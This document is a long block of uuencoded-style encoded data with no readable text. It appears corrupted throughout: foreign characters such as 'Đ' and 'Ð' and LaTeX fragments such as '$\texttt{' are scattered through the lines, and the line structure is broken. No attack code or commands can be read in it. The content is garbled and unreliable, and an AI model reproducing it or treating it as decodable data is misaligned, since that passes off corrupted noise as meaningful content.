MD**]X*L_;9MWAQ0=T)'F0+*H&6&VI_5_!T8]XE9%"LN%S%,KRW<Q:+N>0Z2HD MN/*<(GT;C2?BRZY_<^C'7Y-IA\$0.<N,42LAMX91XB;"%PN==?JI7R/#?7O=;Đ MZY_4_,%-_>HQB3=<.B/DZ32Z?'<@"__]=D%KFV,X!`V#K6DMJ!7V5L=!\L]%Đ MYATF;[;-`E?3LCG?&Y[.1U&P"7^:\$!@,SW+V[9E1S=F<K3*R&\$L^X\3#<(]5Đ M@%;W9J;]Z9+Q(:4(\$Q4C?GU\$>BA\$IMH.VG)L<Y#<;NR6KZSVP8598[I*V;%>Đ M?S3X5%E%+4RL\$R!.S!.Y7B[\F)\$%1)44RY>//;+VD3BU+2RRA#^)W=+PJ;[Ð $M(B9,?7=D'5W<&/[CZ/*[&+TV',M3AWL>>43_>9D^XV=+>,K.X$2(GMX<$WBD)$ M+S*#T!';A&69-B7SE'3217G;`KRPT-X#Y^"'3J1.9XM^Z>8WI\5IL9L2X?8ND MTF^0#ZK23X(&L;!]+"P9TK^0GH7I;[?OSW6E%BA'W[0])XUW7V,V?WT\$R,9XĐ M%+X&(`ZL`23\IZ5&5FXC;&G'>!(NG?Z7\$PHK;6A8#67AKU!EKII)/3CB-@3<Đ M=Y67..L.%%:90N<T7E]Y]T9?G1N_#PR)Z@WU7UM]^L\?O'&VL\@+811JF&G\$Đ MMRH8,D_^5HTQT!8#K&YN#0%Z@(PX#3]K4MU\A23N)W\3BN6UQ+[?D@H2)L/CÐ M.KYYC2ERE.U>8;Q(HE+6WIJ@^];OW,CT%U"Q<.__`'`V?=]5<2<ZUY&W]JX5:Đ $MWQ]\LONMQ4IIE-`!NYM_)!S*I)>[`K)^<T,`T(KGG)'34J.CTV]=%R&M1<5RÐ$ MY4.%)O11\MO)0]J@6S/O63V;!6_O9=>(@X/"&!X^^CY^+?E_Z,*B57M!AP7*Đ MRS:FI.8ZN7J:;TR5LW0.R,,93.6JR\$XND>J!Z+C%PS,S37F-9RI+\P&P@=>ND $M?Q6?QWGPX<9/OF/M-YF?JY*E`.WO35"?&!WZY0?($=8`G9+(.+>;%>_6A]/.D$ MM4J#SBX\$`83RZ9@H<E@RN[^[\&AZ#T_J-E]*U:@_CR/#*BYD/\$=F(W+#>XRĐ MPK_>H'L^PV@RO_N\$@F,F-ST]"R]YPEB60%FV",OGMX9?]EJ_K3D"U`_WIMWRĐ $\texttt{M)OTIU:\#UJ;LP;?I7X<3VK(='&[/'^()8Y\&\#'/\CFT\&[LW(\&SNM:XA\?[_$\>D)])) }$ M`REXZU<WG2]A_D]9J\?:G%>!V!;'_S&QBLVY8"+)>CXYKU+5%[<IT&.HY!?UÐ $MC17.5JUG3K[6P])9*HM(U^$@@A7IYW$+Y&?GH*('>PM:Z+=7SJ\0?+S(]V^ID)$ M*><)U20.LJW=UK6GU"PA]U^72^99-^8I:VM 'UE+5`H,]3'*E^."FP>>+AZDĐ M+1 I`)2L+''!7<DX.Y.=\U6U)X=U.S&[S2]WYW,X(@>'A%DE,C>8/K] 9Q;ZĐ M5HX^;9*M>>?]]Z7@4M<S%Q?M\$X>^K6@KV7<']P1(K:N((S_<5#H']6KQ_;VAD M]OI,)2=%CTVG`REJ@':#+I]X6EZ>!^8\GR!/B)IW&,DG"V8=G(/5LV/<3]1>Đ M.L97 #<#J@'*)\AZT9HO\$!@OV&6(DXCH0%KJ@@Z9&^\$4C=Q:S;@'7I[Q 6S+D M3;I2O-OK][]96MTT?L(+9LK_>,QDU5Y!/&_,=6WX";#P'(9QN>(OR%-)6L9\D $\texttt{M(W+0]@XZQY3@-/UDOI41STX66.1]^8\%*W]!*O?3AO_.<CDJ>8CM>MPY;M;=\D$ M\B,2T5*7ZI5D3\$3&.?O&_"QXZM<A&R`;W,BI3<QP\$(S?B?:YX@DVA:(B?Y+BĐ MYR'N4MOR%2X,&AZZ;JI<Z>[WTPH;I]96:2;3PH:3T8HPQ<>I*TYUN);RI1Y:Đ MRHD3]UX+GD9)SDU.%WG3>\$US>YC</I:ND'5>^QJ)KRSJZ3>/>^*=5?Q\Q->DĐ M%;V-K3T88RG?&K0QW)2Z^W7S2YNO`'"YO:L_&J+C_^MANS.P]PD93N7Q%Q0SĐ $M4JQ>SL>LS4, -; JC4K$IPU) <]FR3Z**3N**$_N; YZUM+I_G+VF\S^^-7Z=(B:D)$ M:D)Z+>@T@PIPC25T<RZ^)0G]5%/YIPLGSWFQ96;%[ZAR<D\3I3S=XI9Z/-NWD $M[!-G7W<\$GIU4^YB1YXO6(WK7+J!Z=S3'XH*[:KON;]AMSM`]SO\\0 IOZNE7Đ ML'OPC7?UN,`^`<?I;I:SE_33P9BE<,VVM3V7^^\@9Q>#1H@GW7/_WY7A`XV5D MA*#+L'H#?\!3MT3 <@P)ZMP=(OPU!B>#8)<4GO-[74=0=*4LRV#F:W= 'H1^Đ MCR*NU;=\$;\$!4EU6>+\G*AEC\:M!5N<FOD2;;*00Z'GF43%6VH]"+43>NX03SD M]([3P)?CC"SU5@!&AKCDTF+K.<O_V92#@/T\$`DW:JVH_\>5&LKX_QDOM3217D M^90E*\.G<B7F*;96/+6V/M@/:M:H\$@2@I)@;'J^T_EWQ/PU\$EIL_>92/FW>Đ M*!RB^0&U'5?;1)T#>,<^V0GP'DQ/J;B329]0]\$FP3?^Z3`@Z:Z]_H(NQJ-I9Đ M62XMA#8%02,SF-8+Y\`+8M")66;ZGUG<`S.F,!_05+%L3#`Y"X!?V+8(L/YAĐ M^{\star} K/FN/Q/><MQG6,#=[=]\$772JC**YDOKUCWOK/R[KU%BS:*^Q,<HA.ESO\$Đ

MVFR]W'(S=54B]E?(>LI[N63='>QZ'[35%U?"`<5`*'?@57G;G7WFSV9L^H[%Đ MXY>I@A3G2L4-\=\$#;.TN5C;+[M-FY#YE[S5+1QY@S-<IR^`Y9>[6EK:\$9D-\$Đ M8ID+.L0>CNM6,O:,Z4LPJ*3I8K[&?6@:S!1U;VQ41D&ZO]SEE93BEZ+I)-6-D MB8^=+, &[MW'Y--^W\$5QZ)I%+0<C9ZE3SY?/(`;WF&RZ%<?Y'R)REY?9H(A2'Đ M"G53KI#CNO;Q=Y\$P\ZY:*PR&424`C9VP#`<V\$Y1!B5&&U_PIZ52TXI;42NRD MY:B'/YWC>LNCKBG#G,TOL:\.&R4FJK:=@]')(KKN9ZWQ<U/P42JWP88?JCR1Đ M<+D"?\J0=F(O#1G)*]REC;W.6SBY4\$*+WF(SGY/[-YV"^'7N G#69D'0AUR7Đ MS2AD-(>)09,[1\2C\29=XYWV,*\:9\[S)'>X-*G2-4F.H,&\QCN\$8=D\;D"WD $MWYY!K?3--RZ.^{a}XO!V.;J$AG]W0%=@UP@?[]Z?/O(24$5LWN-EJ=>:<,<YD)WYY!K?3--RZ.^{a}XO!V.;J$AG]W0%=@UP@?[]Z?/O(24$5LWN-EJ=>:<,$ MCO=,C#\$\$6<\`30*"T?%'=_\`=2W:!U?C'LV*KD6H-Z:3^T6J\`K!S"!_,.NT<@!Đ $M;/"*?3$/@#%PIAD(5ZW4F"R,2[_`>=P\M>16&("+<J`/GSA7?]#CPTHBDS3EÐ$ M.87@=*3\$5RT.SRXY#GV.7RX<&F1ZO48RG!)/4662IW\]4NIPT1>KY@]?9F@LD $\verb|MH^T9LM#+F-JI_Y(1@\#U.KS\$SUP)\#Q*2TB9T@-*!<0.8(NO;N^:">'<9&PR9PD||$ M\$8JYI.?@576],K=A*,=_1A^I(GYEB7)FCQI[Z8FCF(L^8.(P7(&"XT_M_IH[Đ $M^C...168-E'[+?9\RM>\#"N]?7?PA9KU518[C0M2'+C;9MX)-^7=O)<4EV.2&D$ M2]G-[?G\$P7_.2/+#LGRNDLUO^F6%TY^CV+7UM3D;4S>QHF!?<P<Y/O6"PZVPĐ MRP3S<:[K5LP'EF>8\$05TE5V[(/`/O[,_A5P:C9C[TK@*H'WRNOJ?I,Y=Y2)/D MHZ-5(+%TC=:6;-?9SJ'N&VU-A:/\]"Z!'M,[\$Q0/7TF7,2+DP5C`+_\#K>K\$Đ $MJL'E`FL^8,QOH:97\7:BC.LERO2+T(>G.&F-);3L;GDBAVH=J%'Y8-\KOIVQÐ$ MOCY9T-G0RMV>I(9,_?+3)WNC",.[FBG*D+#*RA;CVM24M[.IZ<8K;NKMIZOBĐ MADH&/[*\$=!V1,;10UB-,[\VQ</LEU8>;T.I4U1]_8:UL,\$4,K\`,D;F!I#P\$Đ M3>[P[M><E)P(3VUH@.J@Y&6_K)M_,O:?E/N''?[JO<]:S-P3Q6(`_-BYR:W9Đ M2JG>'*]->%^^P[&MEY:5QDB)/S8"'X\$*Y?)6`#TV"=()YA]V_46FK0SF[C`.Đ MV*!D;HEM^XF6W=IHE"@WI3M!P]T:O:SD!\$A4JU1V\$%9]\KTOAX"?1%2Q(G[VD $M12)^UAP!:]+TA6X<]-7F>)"Z&@R?!CA=P@5T+BRATP/-8$Y<2'*+*/P2L^/D$ $\texttt{M} \le \texttt{CYTK} < \texttt{@7Z0MWBF!} < \texttt{\&EIU} (\texttt{O=V-+=?\&R\$,>9>U',_]1-@,ON@+-!G8[)\$;>+D} = \texttt{ON@+-!G8[)\$;>+D} = \texttt{ON@+-!G8[)} = \texttt{ON@+-!G$ M\$]!AI/HN'DNZOQ03[_72VGUJKTS;?J\$26I6)Q46/Z]]*[]/@-?_EN8YK\$W`>Đ $MRNX_40M!ZF0UJ;'OB:+?1:5[[+`1Y*>&*.0WOW4ZNR1/1=/@U<%/#GW@7,Q;D=1.5]$ MDEF"9K]_KSGUQJ;_,C?JCLUFQ9(,26`]\$*6*07J-Q!!^:A&A.L9WH)MA&ZENĐ MOSK?U2^[_\DQR9NDA.#!_^S6!:3JG?.J9*ULRQ4,G"'["B,I!I9W%9(5D/Y_Ð $M(N%,MO3?'AAC^+$LG=?)6,>D;BN]#?[(R6.7!#8'5+J]/"P=+9>,B,>].Z]7Ð$ $MXB8 > , B] & 0S'' / 3NETWC, ; L-7ZYE6* \ S=XFM_^R'O^(WET0+84BK5>I)Y'H''A<D$ $M(R)3*"DK$6B(5B]EYX*[7\@LOR`$$Y=X)J+10_SV^2LDR!+4PNC$@U;!!ZXD$ $\texttt{MO[71V77.R} + \texttt{'+NR2B9T(9(J2VSM>J(.$Q?K3KX=[QYE/T/\&L,')2W<H9--^LD) }$ MAW1+761<N[)FNX2"V!\04\UET`87T..X+%Y&D%ZL,XG%B42(&)3)#\$9#6HX>Đ MO\]R'RD7#\$"\KV"SP/VU*HMQ#<]R:INHLC##82,'D%P&*=*3`&UC>M)#!]#.Đ MY&0Y<Q5ZL+&`05S0FBHTR`+,,:9U`V^.BO=U4;B/U:6Z@U*=?Q=6M<?<D?ABD MB) *^DD-,5GDZHZK3@CG67<VM7%^-;Y>3BV3`8Q+&"HJYD)F[@W:UZYRA?^75D MCNA>MJ.,_7PR8!;P\TM0Z^\:W%V'>\C3<.\$&];EPT\&^75RB\+2'LL1GON<D _HA(-A5*7#(,\$;TC96!E\(3^1*N"_T];C[A@FG`MWD[B&'D:6^4D MU@85UC)/ M)#+9?7>8KZ9<\V2%C>+ZK109/2\$]`17ZV.4_X)ECMR5V%[][93:WOWB-=Y/,Đ M5J5V4!R8CG>P&8-J1P#\A@,UWG&A12ZP;MEQ]?+#J!F1X7?8#FNNSY Y^*\$TD $M'N\&ECDN[-+@_LF, $(+2-GI\?Z,",X3;S2A.4/HP6\.W6\$9+/1B8\PSM+2T"$D$ M1X9H<)C+..9]#>B;]YFL!L;*TID=7]`:^F(P`>:=U0+YXQ`U=?-FEMB:T@7=Đ M>,]'G2VJ@8=K<;X^:M=2WJ.O_ZYNT+3D*7Q,`/_H-YF1U46JHP1:[#S'X13^Đ MC]B\$/^2_\$0WJ2*MT0/X\$0\C"FT+=!O..AX.QE\#AJ0OF-"?-XQN4*GA@'2")D M7&):LL>G<A[)0%(126K7SUQ<82:3-/JLIOP.;J52R:K;ODGQ:OW@B&A\86E=Đ MS.^ZE<,DH.#A-F(5>?WQN=*@*<93\VBVVFC7ZV39V:G[;TX-XTKJ@_/:YNKCĐ M;A-\=%4VLXG81%K;M2N3V)"VO12]YY8Q:(X8[D#K<>H[YK"<L9=S>`U9LW%?Đ M%I.DHPTTI_K*UN1WM6EV?W=*Y^RR]MCGS15FVJEK(978L?P3=?<JBL'06(4?Đ MK;>+R.6RG2>X6U?+W4I!%;)HOW%NI0^Z7AJ1LL'J;SG-Q5ANV=)IQ@N6@1U<D MGWHJ;)LOK'(G_J*^>2^J-#GV1=.B#N`\$97(7\D:*K]TY>Z^<.JG[2CIU?]38Đ $M"=79)^76YS"HF'LPU!&88:7=\\!R`>V-A.GE%X)XV0)'U:R0$V(:QK'#4ZTOAD$ $M[EAE0*U, 6(4C/(!W!*5-G7V@^#SO"?V;&>=V1V7P];S*P_)*E4_(T?Y*@:\JD$ $M?3M"Q]!)/'+@5P<;X;X\9^5<^RXSTBK8NWCI=I^[*:C[4Y/[C=3(`@Y(8H.<\D))])$ M=/\$"KK"N7VK>.)(GM#*2(;P2>\$.ET^H<I/3\$80J;ESE<SZQ4U\I-0\$>ZX0;ID M5KEBL"+`+3Y"KK%V6TWW<97VYEZX0_VZ4%?O<ZQ=+E.[TZ<%XMZFM#CO\$V\MD M<_HUK[&KM\ZE]7[C#9ZGKEI0GN9G?7D#Z1+UN!'X_3#B38A3'VG\$.8>_I90ID MMY7RFM=2Y3U\Y)AXW/HY``^21\$[?0X-==0>P'IX!"&-=MOVAZ52"502F)BNQĐ

 $M/^*:<?]$ #SDD5085F\ $!4-%^OQ<>_8?_Z"C]+"9$WB)D#'J!!923(K`MQ_?=X8Ð$ MCELM: '(@ZG;!U;2@;_L0WPXZ=_[1"L.5DG<5&+.BKW#4%?ZJDRZ@-\>PEM;QĐ M:)7%:C9\$-V%FY/,?#9`XG;1<];F%T00L6*4MZ\$?N=;WXSY006TLNN<(<G9QJD MKXFHXK<QAY\\-=H,)+9X?)G_3Q19".<G`!,3=5A\VI/K'/(N4OQK[T'-MS2\D $M[=9)B9;01=9:_86S.'S,DD/JS<]]E^&$U5B+(HX(\WC/0_NF6/VX#]4)(QCD)$ M3KAO_I!)K.7X]@V09D6B67UBG>[A@#6+ZEL:Y.LL,V*R**4*<DE)+@T*Y/J@Đ $ML6!AF<N(`'X=57>^"[DE6T2?,R2R&6ZH,`R1^W'R, F;(!6(-,32.PR94$Y<Đ)]$ M!:TCF8NHL)PSO!#09"<S-7?"_TYP39D_%JVE5#0B384V]H\?FQ/]*ZQY9SK3D $MAW_?N2)$ \$TC?D2,V,<LXD8==-WX3XJ[7C\$(N]`H?4YD>#,P>IGR(>WM</^N,D M"G@54VAZ27IF<&*6]-KTG1&4(AMRH0?("W5@?OI`<?&S;I>E5X2)2F/;*\IXĐ M?A[#!='L^)MH=HBXH2CH7AG(&Z2>P+VTY**>U,K"]\64*=+N_;KY)K>OS%^,Ð M\$[3E<N*S[0RI'D)*7N&/BR:5^=U3.U*AXHNO_N:MTP;LOXNI1I_^H&9\$NM=CĐ M*'8^K;%<Y=BC_B7U\$P!HR.;Z(\$`_@L%@+?LN"_"OY"/&?V6?)*MZ2&;H\$]>XĐ MV<9"I@1]&J2BGD`Q3T7A2;\$P%"%VK)&!KKK>43K&A9#L*EY0/R0AQ]R_3U*@Đ MA8&KU0S9MVOY-=/2R@<\`*F\`=@&P_V?PGNSZFD'"EP/>A[2!@5))[N:ZRU?<GD MBK&`10';_6ZD,9P.-+[YA3)=8YXT2Z*/<U1^WJ+DB8D.C)#'\$!Z\$FQ=^UJ"6Đ M<@\DH3H(@EUYG2Z<C\$KN&884"DQ6R<V'.^;'?I;O>MQS7,N2TA/HE?_2.DRBD MAOP#B/U+%YS=>C3:NAPBBT&2>(\]I4'6]>URL<VN#NT@XA<!."K\$-5(B9,9JD $M@1#HQ;2+%@CX8'HLAE"D(C(OED<P<#=;4Z'2S^VEFB5BEU,J)'RJDL;*7FSD$ M[!Z0+0'3CRR>(@-FI!9@TW^Y_N@_D>:MA%9&FL]=0I:E']-E,<PADP6ZZ>_&Đ M4RP57\:J;EOV9',1:ZG&OP5=_-:UH-'M;#V%NF0_53EE]F5OJJ5\$+VAH_'H#Đ MBKZ86>%@R4DW8C;_DJ)E3TMB&W1F^F.I/C`+K4*'6ZC)XX3:^Z=GGK_'A;RPĐ M][EABE!ORH"30;IW"D5ULR;W\F\$8F\$8\$'T"G_27\$XXN`UKN[UNOFUWR%/B>+Đ MG6..I&S#CV+!L\$T!.XEC@LOVR!THT.`WW^]N7*#QR(EJ2R\$_[!K5F-INP0%XĐ M#+L;#4(3UKE[NF^KV:Y!5,LW63P8-^DXP7@W=QN\X8[^7G;*.JUR?B7\$6!YGD M[+BHDQN[JT7TSX,0Q5EIT-]N;/80TIYLMQ(9U#\$SZ/QT8'`C90^A9FR]?J\?Đ $M(=5GU^8H5, V\&!C; VZ, 7, +^] #1L286P_JB/L-*ZIK!W&U]!>X&TF`<Q35J(5DD)$ MF//E4M.&;0J-U[^"7YIA@\];`GGN/+X#0\L"N>ZYB.NCE1SO-4[Y^8";4>^VĐ $M(9+D*[BGAHY]JC;-)N@:%_%EYE&'D7[V_O6<78B]I4*5AD'Q+62!F/E&04'D$ MB>B2C29C(3NKS!J1;T\$+.,?6;?9I7/I-'FD`=O(2>..\1H]M8'[/IV+F]ZK>Đ MYGO#FB^NMD/VU2^>`-1^7-A%__:K?*W8CL+8/-Z,FA%^N'L+H\PGV.P@FMIAĐ MYGN: #TG, W_?NH?.=,^:MUV+`:IJ(;=)@A.-:^P"74?LXC1,I>6=P4^@I5CV1Đ MP01`0Q)18+`=/5^W"*T.3<[]9<\A8_OQ6U^JX5.K7^^T58<6XKD*.8*,<_9OĐ M;SW^?D%<7;[BJ"'1!X^Y:6X`.>9>7`Y-77S8Y3GUV0,#VV_@N85;1EKMY+V!Đ M#6Z=/5<+-GCUL;7VY328MIP9_O!5X."K5FB0;^J5/02D>3H/6Y&\GM]"E_D&D MIQB/(;M``^CUAU+C;HA`S]WCI".QAFUP/WYB\G:8SZ7>UCI"E'UQ^@W(1CUGĐ M;4/1BWEUB><SLD%%CX_QD1KA&:5%B_!X.:8;?.P7@-I4,(_"=*,;D'U4SFXFD M]]\$`DW9D\!D#O#+H;^`SUHO9E0^9(6!R7Z?U-917GXJ/22#A%Y=AMVY#`ZZ>Đ M75\$WR+U\>X&YU9167L7\I]/:LV6+P^199C`^5-3`#+OQ<\$%T:<5W+P=<W;E=Ð $MS-.P)W\&\OG3:MI3C-^A*6IZ,(OT]AA<#+Y*B^@_&[7$FD9_<&-F:\4MM0$Y]D$ MED:W&48\T6\&./O_\B@<LS+V:LH_:<\$C/]7FX.!23[1!7>U\["_-:3Z[W\PUÐ M/G,U\$3V0&19/K?C^STI!'D_I6^38RLK-*B,Z=-F[1U"19,Q]*7?Y-.AF::W9Đ MP*EY-G#GPB1YZ!N`99DB\$[?_6[XZ\$C0H(2?90JCX-M#7F96B!A5D]T[[]XAJÐ MJ4KW1]>QS>^FK=G7U^N-C*(+:I<#CF89M9))5P<#E:KZC_%*W/\/I7\$:*[-QĐ M#]C9IALI@0?%^6>0="TR4RIC2I)!*6VM2IQ4,"L.:`*3);`+C:P5#NHL^T^;Đ $\label{local_markov} $$M''^^\M<\MOM@O''<$\#]$ APTBK\SM''?\#NS4P<L1@A\$HSM@='C5L&.'2Q&^Y0W3I;$ D$ APTBK\SM''?#NS4P<L1@A\$HSM@='C5L&.'2Q&^Y0W3I;$ D$ APTBK\SM'''.$ MA;+/<`70Q9WZR,ZOG^]HI`IPY)^"J5TM\$`6N^X%W9VD-QFL'FEPF#CD:NDY_Đ MO\$DCS; EW2D4@<\$!4BIP`7>]J1)SLH-K?/ZX%4-+[F>65^@(Z>H>?\"3L3"J:Đ M\R3`2W1]<P5]'Q422[^9S-Y50H\$"J5VAN[,8V<Z<>-:%05N+YJ]4#LXR'_6,Đ $M^KK-2=YD^8MT$)[$X=<)&_B[HDQ7:9<^+FZ_LLP?^-]M^Q[`>8UN:/IKD$ M/P<<HVH/7-FQ!C2729RL<LXJY4\$*E)Y6F`,W&3UUN]I>]6";AG-8%)`NK=Q+Đ M/2;;6]1Z=8LU^<\YH20T.J[M7+/KBE+A(7ADZC/UK0JG2M)]Y.BC:-FNSELAĐ M1>9^Z!5?Z,C+94S16VH[)>LU&>'`F'UAL#C@/6\=..;CS9]R8UL8_/I\$RQR@Đ MR\);0KR'](\$3(8EKZC7.Y[4KC:T`L)!HU)_"VB%@DQIC3@[M/#2B#FW.YO;HD MHRMD*, "VGCN@+;.S6FRP103\NL/U5K3&PRK%RT099L!>U<1<#L`L8'OT+<LĐ M9S74_"1Y06^Q.WH[;".IE.5[E0\$B3L/B%3.`M?W/DBD#PZR&(V/+-;,8JUHLD M_L;B:58&J8P4Q_NS]>/`FQ6>\6(M1[4V,#.X^>49@PMWW4(5HJEWM.Q+9KC9D $MZ.@[O`AWF2`$HF&06)R^XUM:Y+)6B9E'V2=YL,@6\%08,[UN(Z(W^'B$'4"]D)$ M30G6GQ0]R=#G@>I<*WHUUDC'.B?.6WZ7V,HY]4OS3S*D&R.I(S1M5*!'I^'MĐ M][P'0XM("D01['49NNDL1Q:M&LHG\$M..GXK7BRR`4GGZS'2F\$TJ-9E5M-G+?Đ

M3TY)3OD:5:YNN.5J,J>'?B%A-G`N<5KW!V^1@]R'826N"XLF%H4_A0(E44.*Đ M) IHS*GSH\J67X\Q4H'VN[Y(X@ZE*5Z/EA17C(WEZ!RH:;;V2_CW+MHL;QBZ]D MS'99&YD@^-B`'_&Z\3`E7TU+RN=:)?HP&G);8V22D:W(TG+V%Z_!'RI&I[2WĐ M]SGHF;D!A_;P8"[/SI;[-&1;G8K+`]ZIN_3#@&JOH%_8(A?OQ^%"^]X%>SM\$Đ ML7%(\$[.`C&==Z/R<ZHTI"K?+Y0,_FB;/!(^[C:UR?R\^^DSR6]BGWT/3+X/#Đ M.I^]1\$-??G@VRUKHNYZ*]0N6?\4X%-BENO^#H]VLTWGXV:UA^E;S\6?=J(1!Đ $M1;5S"=W=VAVR:>6F\V8-N3\#6(7B//3Z$^8C^62D7T9T1\D,*>BKB]E80BI>9Đ$ M>!F_D=>''U(0V_+;6.=DZ1NPM/[VN-ACZV#H^\:H!FW,#^4%[PX@AW_,VHTFD MQ_`O"*,E\$W___"<V_;LS`^!"YZ7-0UQ&\$%CR7_3=&.2(V1NI*%`/+TJ17(N/WĐ M'X%X&X7.P_>EEH_34P9Z%\$=&"3*4N6C%YAT'\$^:P&=/-JU>(MIU4!T'6MQ-1Đ MVT%]4]QI0^S*PH:T&=*V30H4]\4HOJYO1PM"#\KU4-Q<CR?J:,\$KPQE3Q=Z'Đ $M;U)SW.D>$>(G3Y6G/A'^ITNK.U*7L(16[\Z'*0ETS=+!<7>.YL>&AH9Y!H#KĐ)$ MOIBXH#5JIDJ>V`BNAFG.\$O"5JIV+Y*^2+T[9EH0L47WKZ\1917#<]:CSZTVRĐ MS@\1KP2VG8*;'HYMI)VO\$LT:M)6+.U\>=!RJ--^3?:.EUPTJSKV37!FQINO)Đ M@*1PUMF,-.*C-:T\$)2P%[T<B[J<XI>PLN@ENA'DZ/O%-=MAZ=B*OJB=\KC/2Đ $M\ensuremath{^{\star}}*KT9.^9P;WU4\#"%(#I9@-!#8N4UW$/!/^#M5;=ET=HT^4V/H^9X=/!3D$ $M[T<+"$G:4IU'AWF\$4/:\1K'KCD,4LY6[.HP\-44X:M=P]?5$$_OP(H!&9Z2Đ)$ MX&D()53\W?#CF)]9QYP4\]NP<VU,\JZP[D:@5VC_NU0`W\!D0<0+]40[8."-Đ MO[3+WH\$,5`T33_I?.E\JQ85&3VB`YO\$Z7N!V=Z/U(L?NW"B-^\$JXY^OG:MU?Đ $M.;^X) == $B4, N?-U[WNT'9_05/9@L.S3^4_-X3.8#@RS-ORU^Y7G5(HTT>SD)$ MAL/N:Q5!S:SE+UEDLFQ+WIP]BL==E&FH9*+52JK`X*^UB2B^??0ZJXT3NSYZĐ M]4(1W&RL<][_LZ+@0'6\43H3)U9]KFA0(#XH:[B690B=98A%P=%@F86"XV]FD MX%[2WEBMXU8ZQK,M&)^.OT\$@F"[F8M*RP9'ZB?1]WVX\Z>.KW>:!S+2^>7#EĐ MVWF5AV_R!9N^YV_IC1Y,X:34BY>\$PP84O_SJ"\I^@7S\$Z+'S9?D,O5J;.DXTĐ MCO)#@C#?#^]^PJX(;%TA&OLL);49G"]Q^]V@9SDUR:*3_<F1_M.0R'D"J;(^Đ M=MI`0[EBC*!%GZW9&'J6-S@G**0DG45?5+;T5"V5W4#9GJ1=Q4EW[F4#G6NTD M9%\S\-OA2C&.1QV4DR]&%X*FK5J?>H[#M)L"/N-<;*F'\<RP:,8(Z8(XRZQ?Đ M;R_`#2B0FB]"G:WRW.Y+:/<5B4ZZRR2M1VB'V0&#Z'Q>NXOOD]'H8KZ`0Z0ZĐ MB#CQH>Q`9?NB7H%)*\[H4EN^C]>U\C#<YEP1V96<'H%)_0]7L`S&OE=8]DNWD M#C]>`WIW:<=!)50P;4P0C@B`ZNN(WT=18);HP+>#2:9UUW+S>TX!>OP;FNTLĐ M(80,PUZCJ/3WBS6_G%!(?Z[0'L!1^V*?T?&!F!SH`6H&7]#127]7&V`3FTY(Đ $MN5\;QCS,\#J++K974VTF[_5S8_)9(<99Y]P_5SN9L[^K-X=A^+XU$-^H$G-Đ$ MZ"X4!2ZN,(G"PB@1K`PJ*9^2/VF17F;S)1XTR%+BC[ZV#Y.1R.=O2!(#-H[CĐ M#4N!!WA!]],)-0.+DSMU=+8[-;K8\W\$VX/)/6BM'9?P-6#=H1-<)3Q(<UDJĐ M?0<O;HIPO+S=20B5H\$,ID##0;)G"V3.3IOX.PB-\08!S0;1.GH47BEX>I#+BĐ M>@?PH!R7QS'U^CV/>;,<6-ZJE,4&]KI9]:YVU#75Z>*U)1)Y1RV8KL.[5\$,0Đ M`T-I?0>E=/7:)MO;.BF3D*G4AON`W#QJ-D#*ZB^?B8H2FNUQ>\$%0]L:"K@66Đ M +ETUB)B?UP:OX+@L9/P5BI=I1"4T3U,GZXLLE7JM2]"L+6)*MK\$8\$+S").GDM3FF!/HI_1D]#Y97M0]N442,-5.X*^6E0?)08S;'8C#K(CP0E8W;8\$2I+=_U;Đ M`HM0'PT%2UE`3+-O"D>D!.!3SC&1\&!W!&Y_8W]A"?Q=?DA"W<X>`*I@N=>NÐ MMH:26(#E\$1ACF%75CI1',5][W!6F@G(I+_+?G5L<X2YP>A*PT8EW!<[Q6UV#Đ $M\-A4<K'I'DR/2>I"8N^;E+>V\U?M,B&K'L+#XC49M=*NP'PI)08S_Z^D*P=Ð$ MT4 D?\$:!Y["\$YZS=9NV;R;1.Y98>KOKJOCOW#=+DR94J\)7FD?!'YCZ.K0B8Đ M7@%.M=7@S&VI*KD%[^>8!HKGC>"7_L`-+!-U"=@>!=703@-MW1)47/I7\$GN6Đ M%P#W><V/15`!JUN+,*,W-5^B'\$@P/JU_>?+P7G&N]FPRN2,4+@H?CAK\IP"AD M;:@TD481T[S][]=OK9Z/"O_ZF!F#II)2EFUMI=A+FVW^P<P90+:2`YK>#E=6Đ $\texttt{M[KK\&A84U;-SWS75N(IN?G\$9:2:*]+WF0SB_7I\backslash M.-(QMIWDO"_S-?P9WM+B7Đ)}$ $\label{eq:mjoss} $$MJO"S8$7%'^G]J\RTS, = ,YRA?!J/[K3-^DA9^^[@F%6\:(G,1M)!O'3Q0(4NXD)] $$MJO"S8$7%'^G]J\RTS, = ,YRA?!J/[K3-^DA9^^[@F%6\:(G,1M)!O'3Q0(4NXD)] $$MJO"S8$7%'^G]J\RTS, = ,YRA?!J/[K3-^DA9^^[@F%6\:(G,1M)!O'3Q0(4NXD)] $$MJO"S8$7%''G]J\RTS, = ,YRA?!J/[K3-^DA9^^[@F%6\:(G,1M)!O'3Q0(4NXD)] $$MJO"S8$7%''G]$ MK/%P!?FNW-/]/MA2!74;NH!1-OH!/7WY]YY6%((:\$7_/'K-LL'JIBKP6=_+*D MNQM3S90`;.:I4W=E.;>LKC"0#KGS!*?J)COT++=^@>&H\EFS10!1J_824=3(Đ MJ)@EQ/4<HER_#EDW[)8\$D4]E;CFK<38IT/KI1LCJ+%"/%@SJ=-XR>Q_1-,\$3D M`O9EG8H!I^]WM69/01FO>]+Y17J*3*[%*8B4BEE+OV+, K5 H`?NO+IT*N;7Đ MNAV1SG^%/<\(U]5.?MW\Y;BJ]ONGH7\^ZRY%]Q\!";G.O+P9-TJ8@!(R98F)D M:T-W%+U;S;#<*UKY&\$)Z^OC=9F`(A]%\E.24(@C8[14-J5#82A9Q-K<_X\$!TD MWI9K7H"JWTK:6'VZ)IP0_]W]800[+&+5J1)'K"3ZI)@T&;%*:*H<^^\$`6-,*Đ M]2L*PSA.[1SR.)O@4\$N4I:XZ(AG'VA^*"=JHB6RV*DM^MGC>NAMZE'<%-->DÐ M_7X;R.M5]6NF#NH3M23\$VKD>/82CN,:::!,/E;R\#I]["GL8CY"VQF"K#KA3Đ MFO'JG2:Z<%UJ#'1:S?9%U@_E.=QHE\$16S_SU&B_V!NQ_D60ZR8Z6_"XIVV_/Đ MY: ^U-OUVHI>T5^; I/CC08.RDN'9@K"4A^)@)R1&=XE=)Z)GMNTO1AQKA&6<(Đ M#>Z@'HFRU)PV!&*^XM5BP^]]_PH_9T3W*^]NV]-9V,EY`CS;]RSL-*@4]X[;D $M37C5HZY21R31[P5CE <= KNS-\&_6V-\NS(E/O"']1]T^@:O-(\N^_^]\5IO] > D

